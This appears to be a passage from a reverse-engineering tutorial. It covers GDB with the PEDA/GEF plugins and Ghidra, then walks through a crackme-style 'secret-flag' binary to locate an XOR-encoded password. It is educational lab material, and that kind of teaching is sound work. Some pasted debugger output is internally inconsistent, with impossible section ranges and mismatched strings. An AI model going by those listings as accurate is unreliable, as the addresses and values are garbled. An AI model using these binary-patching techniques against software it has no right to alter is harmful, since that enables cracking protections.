    p_Var12 = (LPSTARTUPINFOA)local_a8;
    for (lVar10 = 0xd; lVar10 != 0; lVar10 = lVar10 + -1) {
        *(undefined8 *)p_Var12 = 0;
        p_Var12 = (LPSTARTUPINFOA)&p_Var12->lpReserved;
    }
    if (DAT_0040b140 != 0) {
        GetStartupInfoA((LPSTARTUPINFOA)local_a8);
    }
    uVar9 = *(ulonglong *) (*(longlong *) (in_GS_OFFSET + 0x30) + 8);
    LOCK();
    bVar13 = DAT_0040bbd0 == 0;
    DAT_0040bbd0 = DAT_0040bbd0 ^ (ulonglong)bVar13 * (DAT_0040bbd0 ^ uVar9);
    uVar2 = tbVar13 * DAT_0040bbd0;
    bVar13 = false;
    if ((uVar2 == 0) || (bVar13 == true, uVar9 == uVar2)) {
```

GDB:

- GDB stands for "GNU Debugger".
- Dynamic breakpoint debugger.
- Written by "Richard Stallman" in 1986.
- Support for Python scripting.
- Support for Remote debugging.
- Online variant: <https://www.onlinegdb.com/>

Let's focus mainly on using GDB. For more insight, we also use the **PEDA plugin**.

- PEDA stands for "Python Exploit Development Assistance (for GDB)".
- Adds colors to the GDB output.
- Provides a clearer insight into the data.
- Provides the ability to use a number of new commands.

```
git clone https://github.com/longld/peda.git ~/peda
```

```
https echo "source ~/peda/peda.py" >> ~/.gdbinit
```

Advanced Reverse Engineering

GDB supports many languages, like:

- Ada
- Assembly
- C
- C++
- D
- Fortran
- Go
- Objective-C
- OpenCL
- Modula-2
- Pascal
- Rest

```
Load Binary /Users/casmith/git/gdbgui/examples/cpp/smart_ptr_demo.cpp.a
show filesystem | fetch disassembly | reload file | jump to line /Users/casmith/git/gdbgui/examples/cpp/smart_ptr_demo.cpp:47 (99 lines total)

32
33 // A class that prints metadata when constructed and destroyed
34 class SimpleType
35 {
36     std::string m_ptr_type;
37
38 public:
39     SimpleType(const std::string& ptr_type){
40         m_ptr_type = ptr_type;
41         std::cout << "constructed " << m_ptr_type << " pointer, at address " << this << std::endl;
42     }
43     ~SimpleType(){
44         std::cout << "destroyed " << m_ptr_type << " pointer, at address " << this << std::endl;
45     }
46     void identify(){
47         std::cout << "This is my type: " << m_ptr_type << std::endl;
48     }
49 };
50
51 int main()
52 {
53     std::unique_ptr<SimpleType> globalunique;
54     std::shared_ptr<SimpleType> globalshared;
55     std::weak_ptr<SimpleType> globalweak;
56     SimpleType* raw_ptr = new SimpleType("raw");
57
58     double angle = 0, result = 0;
59     static const double RAD_TO_DEG = 3.14159265 / 180;
60     while (angle <= 360){
61
62         // ...
63     }
64 }
65
66 0x0000000100003001 <+65>: mov    %rsi,-0x10(%rbp)
67 0x0000000100003005 <+69>: mov    -0x8(%rbp),%rdi
68 0x0000000100003009 <+73>: callq  *%r10(%rbp)
69 0x000000010000300c <+76>: mov    %rax,-0x28(%rbp)
70 0x0000000100003010 <+80>: add    $0x30,%rsp
71 0x0000000100003014 <+84>: pop    %rbp
72 0x0000000100003015 <+85>: retq
73
End of assembler dump.
This is my type: unique (only one reference)
Thread 2 hit Breakpoint 5, SimpleType::identify (this=0x100200020) at smart_ptr_demo.cpp:47
47     std::cout << "This is my type: " << m_ptr_type << std::endl;
```

Basic GDB Commands:

Starting GDB:

```
gdb %binaryname%
```

```
(kali㉿kali) - [~/Desktop]
$ gdb /usr/bin/nmap
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
91 commands loaded for GDB 10.1.90.20210103-git using Python engine 3.9
[*] 5 commands could not be loaded, run `gef missing' to know why.
Reading symbols from /usr/bin/nmap...
(No debugging symbols found in /usr/bin/nmap)
gef>
```

*Practice tip:

Reverse engineer
binaries:

<https://crackmes.one> &
<https://www.flare-on.com>

We can start GDB in other ways:

Attach to process:

```
gdb --pid %pid%
```

Start with program-specific arguments:

```
gdb --args %binaryname% %arguments%
```

```
(kali㉿kali) - [~/Desktop]  
$ gdb --args /usr/bin/nmap -sV -sC -p80 192.168.178.1
```

Without GDB banner:

```
gdb %binaryname% --quiet
```

Close GDB:

```
quit
```

When GDB is started, the program is not running yet. This gives us the ability to enumerate the program.

```
info files
```

The above command shows the "entry point" of the binary as well as the offsets/segments of all frames, such as the .text section, the "Procedure Linkage Table," and the "Global Offset Table."

- Entry Point : This is where the application begins execution.
- .text : Section with the executable code (machine code).
- GOT : Table with function addresses (in the libc library).
- PLT : Table with external functions whose addresses were not yet resolved during linking. When calling a function:
 - >The application checks if the address is known in the GOT.
 - >If not, the address is resolved and placed in the GOT.

```
gef> info files
Symbols from "/usr/bin/nmap".
Local exec file:
  `/usr/bin/nmap', file type elf64-x86-64.
Entry point: 0x3d180
0x00000000000002a8 - 0x00000000000002c4 is .interp
0x00000000000002c4 - 0x00000000000002e8 is .note.gnu.build-id
0x00000000000002e8 - 0x0000000000000308 is .note.ABI-tag
0x0000000000000308 - 0x00000000000004d8 is .gnu.hash
0x00000000000004d9 - 0x00000000000014ca is .dynsym
0x00000000000014ca - 0x00000000000027c9 is .dynstr
0x00000000000027c9 - 0x000000000000291d is .gnu.version
0x000000000000291e - 0x000000000000293d is .gnu.version_r
0x000000000000293d - 0x0000000000003445 is .rela.dyn
0x0000000000003445 - 0x000000000000373f is .rela.plt
0x0000000000003800 - 0x0000000000003801 is .init
0x0000000000003802 - 0x00000000000039ff is .plt
0x00000000000039ff - 0x00000000000039ff is .plt.got
0x0000000000003a00 - 0x0000000000001120 is .text
0x0000000000001120 - 0x0000000000001121 is .fini
0x0000000000001130 - 0x000000000000148c is .rodata
0x000000000000148c - 0x00000000000014df is .eh_frame_hdr
0x00000000000014df - 0x00000000000016d0 is .eh_frame
0x00000000000016d0 - 0x00000000000016f5 is .gcc_except_table
0x000000000000170b - 0x000000000000170b is .init_array
0x000000000000170b - 0x000000000000170c is .fini_array
0x000000000000170c - 0x000000000000174d is .data.rel.ro
0x000000000000174d - 0x000000000000174f is .dynamic
0x000000000000174f - 0x000000000000175f is .got
0x0000000000001760 - 0x0000000000002f02 is .data
0x0000000000002f02 - 0x0000000000003179 is .bss
```

On the previous page, the application has not yet run, and you can only see the offsets. Once the program has run, GDB also shows the actual memory addresses and resolved functions.

```
Entry point: 0x55555591180
0x0000555555542a8 - 0x0000555555542c4 is .interp
0x0000555555542c4 - 0x0000555555542e8 is .note.gnu.build-id
0x0000555555542e8 - 0x000055555554308 is .note.ABI-tag
0x000055555554308 - 0x000055555554380 is .gnu.hash
0x000055555554380 - 0x0000555555543d0 is .dynsym
0x0000555555543d0 - 0x0000555555543f8 is .dynstr
0x0000555555543f8 - 0x000055555554410 is .gnu.version
0x000055555554410 - 0x000055555554430 is .gnu.version_r
0x000055555554430 - 0x000055555554458 is .rela.dyn
0x000055555554458 - 0x000055555554480 is .rela.plt
0x000055555554480 - 0x0000555555544a0 is .init
0x0000555555544a0 - 0x0000555555544c0 is .plt
0x0000555555544c0 - 0x0000555555544e0 is .plt.got
0x0000555555544e0 - 0x000055555554500 is .text
0x000055555554500 - 0x000055555554520 is .fini
0x000055555554520 - 0x000055555554540 is .rodata
0x000055555554540 - 0x000055555554560 is .eh_frame_hdr
0x000055555554560 - 0x000055555554580 is .eh_frame
0x000055555554580 - 0x0000555555545a0 is .gcc_except_table
0x0000555555545a0 - 0x0000555555545c0 is .init_array
0x0000555555545c0 - 0x0000555555545e0 is .fini_array
0x0000555555545e0 - 0x000055555554600 is .data.rel.ro
0x000055555554600 - 0x000055555554620 is .dynamic
0x000055555554620 - 0x000055555554640 is .got
0x000055555554640 - 0x000055555554660 is .data
0x000055555554660 - 0x000055555554680 is .bss
0x000055555554680 - 0x0000555555546a0 is .note.gnu.build-id in /lib64/ld-linux-x86-64.so.2
0x0000555555546a0 - 0x0000555555546c0 is .hash in /lib64/ld-linux-x86-64.so.2
0x0000555555546c0 - 0x0000555555546e0 is .gnu.hash in /lib64/ld-linux-x86-64.so.2
0x0000555555546e0 - 0x000055555554700 is .dynsym in /lib64/ld-linux-x86-64.so.2
0x000055555554700 - 0x000055555554720 is .dynstr in /lib64/ld-linux-x86-64.so.2
0x000055555554720 - 0x000055555554740 is .gnu.version in /lib64/ld-linux-x86-64.so.2
0x000055555554740 - 0x000055555554760 is .gnu.version_d in /lib64/ld-linux-x86-64.so.2
0x000055555554760 - 0x000055555554780 is .rela.dyn in /lib64/ld-linux-x86-64.so.2
0x000055555554780 - 0x0000555555547a0 is .rela.plt in /lib64/ld-linux-x86-64.so.2
0x0000555555547a0 - 0x0000555555547c0 is .relr.dyn in /lib64/ld-linux-x86-64.so.2
```

We can also retrieve all functions in the binary with:

```
info fu
```

```
info function
```

```
info functions
```

```
gef> info functions
All defined functions:

Non-debugging symbols:
0x00000000000038030 __printf_chk@plt
0x00000000000038040 X509_get_signature_nid@plt
0x00000000000038050 ftell@plt
0x00000000000038060 operator new[](unsigned long)@plt
0x00000000000038070 getegid@plt
0x00000000000038080 std::ostream::put(char)@plt
0x00000000000038090 EVP_EncryptFinal_ex@plt
0x000000000000380a0 lua_setupvalue@plt
0x000000000000380b0 _errno_location@plt
0x000000000000380c0 libssh2_channel_open_ex@plt
0x000000000000380d0 pcre_fullinfo@plt
0x000000000000380e0 sendto@plt
0x000000000000380f0 std::__detail::_List_node_base::_M_hook(std::__detail::_List_node_base*)@plt
0x00000000000038100 getservbyname@plt
0x00000000000038110 BN_bin2bn@plt
0x00000000000038120 deflateInit2_@plt
0x00000000000038130 isspace@plt
0x00000000000038140 tzset@plt
0x00000000000038150 uname@plt
0x00000000000038160 CF1_nid2sn@plt
0x00000000000038170 lua_createtable@plt
```

We can view the assembly code of a function as follows:

```
disas main
```

```
gef> disas main
Dump of assembler code for function main:
0x000055555590f90 <+0>:      push    r15
0x000055555590f92 <+2>:      push    r14
0x000055555590f94 <+4>:      mov     r14d,edi
0x000055555590f97 <+7>:      push    r13
0x000055555590f99 <+9>:      mov     r13,rsi
0x000055555590f9c <+12>:     push    r12
0x000055555590f9e <+14>:     push    rbp
0x000055555590f9f <+15>:     push    rbx
0x000055555590fa0 <+16>:     sub     rsp,0x828
0x000055555590fa7 <+23>:     mov     rdi,QWORD PTR [rsi]
0x000055555590faa <+26>:     mov     rax,QWORD PTR fs:0x28
0x000055555590fb3 <+35>:     mov     QWORD PTR [rsp+0x818],rax
0x000055555590fbb <+43>:     xor     eax,eax
0x000055555590fbd <+45>:     mov     QWORD PTR [rsp+0x8],0x0
0x000055555590fc6 <+54>:     call    0x555555b0f40 <_Z16set_program_namePKc>
0x000055555590fcb <+59>:     lea     rdi,[rip+0xeeac2]          # 0x55555567fa94
0x000055555590fd2 <+66>:     call    0x5555558d250 <getenv@plt>
0x000055555590fd7 <+71>:     test    rax,rax
0x000055555590fda <+74>:     je      0x555555910e3 <main+339>
```

Often, we want to start debugging by pausing the application during runtime. We can do this by setting a breakpoint:

```
break main
```

```
b main
```

```
gef> break main  
Breakpoint 1 at 0x3cf90
```

We can view breakpoint(s) via:

```
info break
```

```
gef> info break
```

Num	Type	Disp	Enb	Address	What
1	breakpoint	keep	y	0x0000000000003cf90	<main>

And remove them via:

```
del %number%
```

```
del 1-3
```

We can also set breakpoints at offsets. For example:

```
b *(main+32)
```

```
gef> b *(main+32)
Breakpoint 2 at 0x3cfb0
gef> info break
Num      Type      Disp Enb Address      What
2        breakpoint keep y  0x000000000003cfb0 <main+32>
```

Instead of function names, we can also use memory addresses:

```
b *%memoryaddress%
```

```
gef> b *0x000055555590fb0
Breakpoint 3 at 0x55555590fb0
gef> info break
Num      Type      Disp Enb Address      What
3        breakpoint keep y  0x000055555590fb0 <main+32>
```

When we have enough information about the binary and want to run the application, we use:

```
run
```

If we need to provide input, we can also pass it immediately, such as:

```
run < input.txt
```

Or via Python:

```
run < <(python3 -c 'print("A" * 15)')
```

If we run the application and hit a breakpoint, the application will pause. We will immediately see at which point in the binary we paused and the status of the registers and the call stack:

```
RBP: 0x1
RSP: 0x7fffffffdf98 --> 0x7ffff762218a (<__libc_start_call_main+122>: mov edi,eax)
RIP: 0x555555590f90 (<main>: push r15)
R8 : 0x5555555851f08 --> 0x0
R9 : 0x1
R10: 0x7ffff7fcb878 --> 0xc00120000000e
R11: 0x7ffff7fe18c0 (<_dl_audit_preinit>: mov eax,DWORD PTR [rip+0x1b552] #
R12: 0x0
R13: 0x7ffff7ffe0b8 --> 0x7ffff7fe3cc ("COLORFGBG=15;0")
R14: 0x0
R15: 0x7ffff7ffd020 --> 0x7ffff7ffe2e0 --> 0x555555554000 --> 0x10102464c457f
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x555555590f7f: lea rsi,[rip+0x2d655a] # 0x55555558674e0
0x555555590f86: jmp 0x55555558cd80 <__cxa_atexit@plt>
0x555555590f8b: nop DWORD PTR [rax+rax*1+0x0]
=> 0x555555590f90 <main>: push r15
0x555555590f92 <main+2>: push r14
0x555555590f94 <main+4>: mov r14d,edi
0x555555590f97 <main+7>: push r13
0x555555590f99 <main+9>: mov r13,rsi
[-----stack-----]
0000| 0x7fffffffdf98 --> 0x7ffff762218a (<__libc_start_call_main+122>: mov edi,eax)
0008| 0x7fffffffdfa0 --> 0x0
0016| 0x7fffffffdfa8 --> 0x555555590f90 (<main>: push r15)
0024| 0x7fffffffdfb0 --> 0x100000000
0032| 0x7fffffffdfb8 --> 0x7ffff7ffe0a8 --> 0x7ffff7fe3be ("/usr/bin/nmap")
0040| 0x7fffffffdfc0 --> 0x7ffff7ffe0a8 --> 0x7ffff7fe3be ("/usr/bin/nmap")
0048| 0x7fffffffdfc8 --> 0xa10115669a62fc48
0056| 0x7fffffffdfd0 --> 0x0
[-----]
Legend: code, data, rodata, value
gef> █
```

At this point, we can perform various actions, such as:

Request the status of the registers:

```
info registers
```

Request the status of the eflags:

```
info registers eflags
```

Request the status of the eflags with PEDA:

```
p $eflags
```

```
gef> info registers
rax      0x555555590f90      0x555555590f90
rbx      0x7fffffff0a8      0x7fffffff0a8
rcx      0x40               0x40
rdx      0x7fffffff0b8      0x7fffffff0b8
rsi      0x7fffffff0a8      0x7fffffff0a8
rdi      0x1               0x1
rbp      0x1               0x1
rsp      0x7fffffffdf98     0x7fffffffdf98
r8       0x555555851f08     0x555555851f08
r9       0x1               0x1
r10      0x7ffff7fcb878     0x7ffff7fcb878
r11      0x7ffff7fe18c0     0x7ffff7fe18c0
r12      0x0               0x0
r13      0x7fffffff0b8      0x7fffffff0b8
r14      0x0               0x0
r15      0x7ffff7ffd020     0x7ffff7ffd020
rip      0x555555590f90     0x555555590f90 <main>
eflags   0x246              [ PF ZF IF ]
cs       0x33               0x33
ss       0x2b               0x2b
ds       0x0               0x0
es       0x0               0x0
fs       0x0               0x0
gs       0x0               0x0
gef> info registers eflags
eflags   0x246              [ PF ZF IF ]
```

When the program is paused, we can debug the function with PEDA:

```
pdisas main
```

We can also view specific memory blocks by specifying the range:

```
pdisas 0x000055555591155 0x000055555591200
```

We can also obtain extra information from a memory address or register:

```
xinfo 0x000055555591173
```

```
xinfo rax
```

```
gef> xinfo 0x000055555591173
0x55555591173 (<main+483>:      xor    eax,eax)
Virtual memory mapping:
Start : 0x000055555558c000
End   : 0x0000555555566700
Offset: 0x5173
Perm  : r-xp
Name  : /usr/bin/nmap
```

At any time, we can view the values at specific memory addresses using the command:

```
x/%quantity%%format% %memoryaddress%
```

We can use direct memory addresses, registers, and functions/offsets:

```
x/%quantity%%format% main  
x/%quantity%%format% main+34  
x/%quantity%%format% 0x555555590fb2  
x/%quantity%%format% $rdx
```

- quantity = Number of consecutive values.
- format = How the content is displayed:
 - x - Hexadecimal
 - b - Byte (8-bit value)
 - s - String
 - h - HalfWord (16-bit value)
 - i - Instructions
 - w - Word (32-bit value)
 - d - Decimals
 - q - Quad word (64-bit value)

```
x/s main
x/5x main+34
x/5i 0x55555590fb2
x/5d $rdx
```

```
gef> x/s main
0x55555590f90 <main>: "AWAVA\211\376AUI\211\365ATUSH\201\354(\b"
gef> x/5x main+34
0x55555590fb2 <main+34>:      0x00      0x48      0x89      0x84      0x24
gef> x/5i 0x55555590fb2
0x55555590fb2 <main+34>:  add     BYTE PTR [rax-0x77],cl
0x55555590fb5 <main+37>:  test    BYTE PTR [rax+rbx*1],ah
0x55555590fb8 <main+40>:  or      BYTE PTR [rax],al
0x55555590fba <main+42>:  add     BYTE PTR [rcx],dh
0x55555590fbc <main+44>:  ror     BYTE PTR [rax-0x39],0x44
```

Next, we can let the debugger continue the application's execution in several ways:

- `continue / c` : Continue execution.
- `nexti / ni / n` : Next instruction (but skip calls to other functions).
- `stepi / si / s` : Next instruction (and follow calls to other functions).

Let execution continue from a pre-defined address:

```
goto 0x555555590f94
```

Continue to the next jump:

```
nextjmp
```

Continue to the next function call:

```
nextcall
```

Continue to the next predefined operational code:

```
stepuntil %instruction%  
stepuntil xor  
Stepuntil mov
```

We can also modify values at any time:

Register:

```
set $rax=0x55555555375
```

Memory address (writable):

```
set {int}0x55555590f90 = 1234  
set *((unsigned int) 0x55555590f90) = 0x1234  
set {char[7]}0x55555590f90 = "1234"
```

Flags:

Determine the bit first. The Zero Flag is the 6th bit. We XOR this value for a bit flip:

```
set $eflags ^= (1 << 6)
```

```
gef> p $eflags
$4 = [ PF ZF IF ]
gef> set $eflags ^= (1 << 6)
gef> p $eflags
$5 = [ PF IF ]
```

```
gef> p $eflags
$6 = [ PF ZF IF ]
gef> set $ZF = 6
gef> set $eflags ^= (1 << $ZF)
gef> p $eflags
$7 = [ PF IF ]
```

After updating various values, we can always request the updated values by re-fetching

```
context (all)
context reg
context code
context stack
```

A number of other important commands:

Switch the syntax display between Intel and AT&T:

```
set disassembly-flavor att  
set disassembly-flavor intel
```

Pause at the first machine code in the binary:

```
starti
```

Search for a specific function:

```
find libc_start_main
```

Find the mappings in the virtual memory:

```
info proc map  
#With PEDA & permission info:  
vmmmap
```

By default, GDB follows the current thread. When a new thread starts, we don't see this in the debugger. We can adjust the "follow mode" to ensure that we follow the child thread as well.

```
set follow-fork-mode parent
set follow-fork-mode child
show follow-fork-mode
```

```
gef> show follow-fork-mode
Debugger response to a program call of fork or vfork is "child".
```

Step-by-Step example 1:

Let's test all our knowledge by reversing the "1 - secret_flag" binary.

First, let's start the binary and see how the program functions:

```
kali@kali:~/Desktop$ ./secret-flag
Welcome to XMAS SECRET FLAG
Are you able to find the secret flag?

  ==
  , ( " , ) | |
  \ / . \ - |
  ( : ) |
  -----

Enter the password here:
test
Trying to find the secret: test
Maybe ask for some help....
Type "help" for help
```

It seems we need to figure out the password.

What's the first thing we can do? Let's check if strings reveals anything interesting.

```
strings secret-flag
```

That doesn't yield much.

Perhaps it's a good idea to check the binary's security?

```
checksec --file=secret-flag
```

```
(kali@kali) - [~/Desktop]
$ checksec --file=secret-flag
```

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
Full RELRO	No canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	94 Symbols	No	0	1	secret-flag

So, we know the following:

- RELRO : Global Offset Table is completely read-only.
- Stack Canary : There's no stack canary (stack-frame protection) present. This means we can potentially cause a buffer overflow here.
- NX : Some parts of memory are non-executable.
- PIE : The binary and all its dependencies are loaded into random memory locations.
- RPATH : There's no list of directories for shared libraries.
- RUNPATH : There's no direct path to shared libraries.
- Symbols : "Symbolic information" is found. This means we have access to function names and addresses, making debugging easier.
- FORTIFY : The binary is not compiled with a FORTIFY_SOURCE flag, meaning unsafe glibc functions are not replaced with their safer counterparts.

Let's debug with this information. We'll start in Ghidra:

1. We see a main function, which calls the flag function:

```
Decompile: main - (secret-flag)
1
2 undefined8 main(void)
3
4 {
5     flag();
6     return 0;
7 }
8
```

2. The flag function looks as follows and contains the startup logic:

```
Decompile: flag - (secret-flag)
1
2 /* WARNING: Unknown calling convention yet parameter storage is locked */
3 /* flag() */
4
5 void flag(void)
6
7 {
8     char local_38 [44];
9     int local_c;
10
11     puts("Welcome to XMAS SECRET FLAG");
12     puts("Are you able to find the secret flag?");
13     puts(" _ _ _ _ _");
14     puts(" _ _ _ _ _");
15     puts(" _ _ _ _ _");
16     puts(" _ _ _ _ _");
17     puts("-----");
18     puts("\nEnter the password here:");
19     __isoc99_scanf(&DAT_00104203,local_38);
20     printf("Trying to find the secret: %s\n",local_38);
21     local_c = strcmp(local_38,"help");
22     if (local_c == 0) {
23         puts("[!] HELP [!]");
24         HELP();
25     }
26     else {
27         puts("Maybe ask for some help...\nType \"help\" for help");
28     }
29     return;
30 }
31
```


- local_38 is character-based and has a length of 44.
- local_38 is used to store the user input.
- If the user input is "help", then local_c equals 0, and the help function is called.
- If the user input is not "help", the help string "Maybe ask for some help..." is displayed.

Let's try the help function. It gives us references for working with GDB and PEDA:

```
Enter the password here:
help
Trying to find the secret: help
[!] HELP [!]
?yranib a gnisrever deirt yrevE
/noitcudortni-pets-yb-pets-bdg/gro.skeegrofskeeg.www//:sptth
adep/dlgnol/moc.buhtig//:sptth
-----

(kali@kali) - [~/Desktop]
$ echo "?yranib a gnisrever deirt yrevE /noitcudortni-pets-yb-pets-bdg/gro.skeegrofskeeg.www//:sptth adep/dlgnol/moc.buhtig//:sptth" | rev
https://github.com/longld/peda https://www.geeksforgeeks.org/gdb-step-by-step-introduction/ Every tried reversing a binary?
```

- Let's look further. The binary also contains several "secret" functions. These, however, are not called by the main application.
- All the secret functions look similar, with one difference: scrambled text.



```
Decompile: secret1 - (secret-flag)

1
2 /* WARNING: Unknown calling convention yet parameter storage is locked */
3 /* secret1() */
4
5 void secret1(void)
6
7 {
8     basic_ostream *pbVar1;
9     basic_string local_88 [8];
10    basic_string<char,std::char_traits<char>,std::allocator<char>> local_68 [47];
11    allocator local_39;
12    basic_string local_38 [10];
13
14    std::allocator<char>::allocator();
15    /* try { // try from 001025ca to 001025ce has its CatchHandler @ 00102667 */
16    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
17    basic_string<std::allocator<char>>(local_68,"wgyukz[ak\\Qrxus",local_39);
18    std::allocator<char>::~allocator(allocator<char>::local_39);
19    /* try { // try from 001025e9 to 001025ed has its CatchHandler @ 001026af */
20    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string
21    (local_38);
22    /* try { // try from 001025fc to 00102600 has its CatchHandler @ 00102685 */
23    encryptDecrypt((basic_string)local_88);
24    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string
25    ((basic_string<char,std::char_traits<char>,std::allocator<char>> *)local_38);
26    /* try { // try from 00102621 to 0010264c has its CatchHandler @ 0010269a */
27    pbVar1 = std::operator<<((basic_ostream *)std::cout,"Decrypted:");
28    pbVar1 = std::operator<<(pbVar1,local_88);
29    std::operator<<(pbVar1,"\\n");
30    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string
31    ((basic_string<char,std::char_traits<char>,std::allocator<char>> *)local_88);
32    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string
33    (local_68);
34    return;
35 }
36
```

5. It's highly likely that the password we're looking for is in this scrambled text.

- We see various operations with `basic_string` objects and the `encryptDecrypt` function.
- The `encryptDecrypt` function is called with a basic string, and the output is stored in `local_88`, which is later printed with the "Decrypted" text.


The `encryptDecrypt` function looks as follows:



```
1  /* encryptDecrypt(std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>) */
2
3  basic_string * encryptDecrypt(basic_string param_1)
4
5  {
6
7      byte bVar1;
8      byte *pbVar2;
9      ulong uVar3;
10     ulong in_RSI;
11     undefined4 in_register_0000003c;
12     basic_string *pbVar4;
13     int local_1c;
14
15     pbVar4 = (basic_string *)CONCAT44(in_register_0000003c,param_1);
16     std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(pbVar4)
17     ;
18     local_1c = 0;
19     while( true ) {
20         uVar3 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::size();
21         if (uVar3 <= (ulong)(long)local_1c) break;
22         /* try { // try from 0010252e to 0010254f has its CatchHandler @ 00102574 */
23         pbVar2 = (byte *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
24             operator[] (in_RSI);
25         bVar1 = *pbVar2;
26         pbVar2 = (byte *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::
27             operator[] ((ulong)pbVar4);
28         *pbVar2 = bVar1 ^ 0x34;
29         local_1c = local_1c + 1;
30     }
31     return pbVar4;
32 }
33
```

This function expects a string as input, uses it in a while loop, and XORs every character with 0x34. Finally, a string is returned. It's very likely that this is the function we're looking for.

Let's test this in CyberChef:



The image shows the CyberChef web application interface. On the left, under the 'Recipe' tab, an 'XOR' operation is configured with a 'Key' of '0x34', a 'Scheme' of 'Standard', and the 'Null preserving' checkbox is unchecked. On the right, under the 'Input' tab, the text 'wqyukz[@k@\\Qrxus' is entered. Below the input, a small status bar shows 'RBC 17' and '1'. At the bottom right, under the 'Output' tab, the result 'CEMA_Not_thheFLAG' is displayed. A red arrow points from the bottom center towards the output text.

This is readable. We're on the right track, but we're missing something. Let's see if we can execute these functions as intended using the GDB debugger.

```
gdb secret-flag -quiet
```

```
info functions
```

```
0x000000000000259c secret1()  
0x00000000000026d3 secret2()  
0x000000000000280a secret3()  
0x0000000000002941 secret4()  
0x0000000000002a78 secret5()  
0x0000000000002baf secret6()  
0x0000000000002ce6 secret7()
```

Before running the application, we only see the offsets. Let's run the application (r) to find the memory addresses.

```
0x00005555555659c secret1()  
0x0000555555566d3 secret2()  
0x00005555555680a secret3()  
0x000055555556941 secret4()  
0x000055555556a78 secret5()  
0x000055555556baf secret6()  
0x000055555556ce6 secret7()
```

Now that we know where the memory addresses are, we need to activate them. We can do this in several ways. Let's work out two of them.

Easy Method - Using "GoTo"

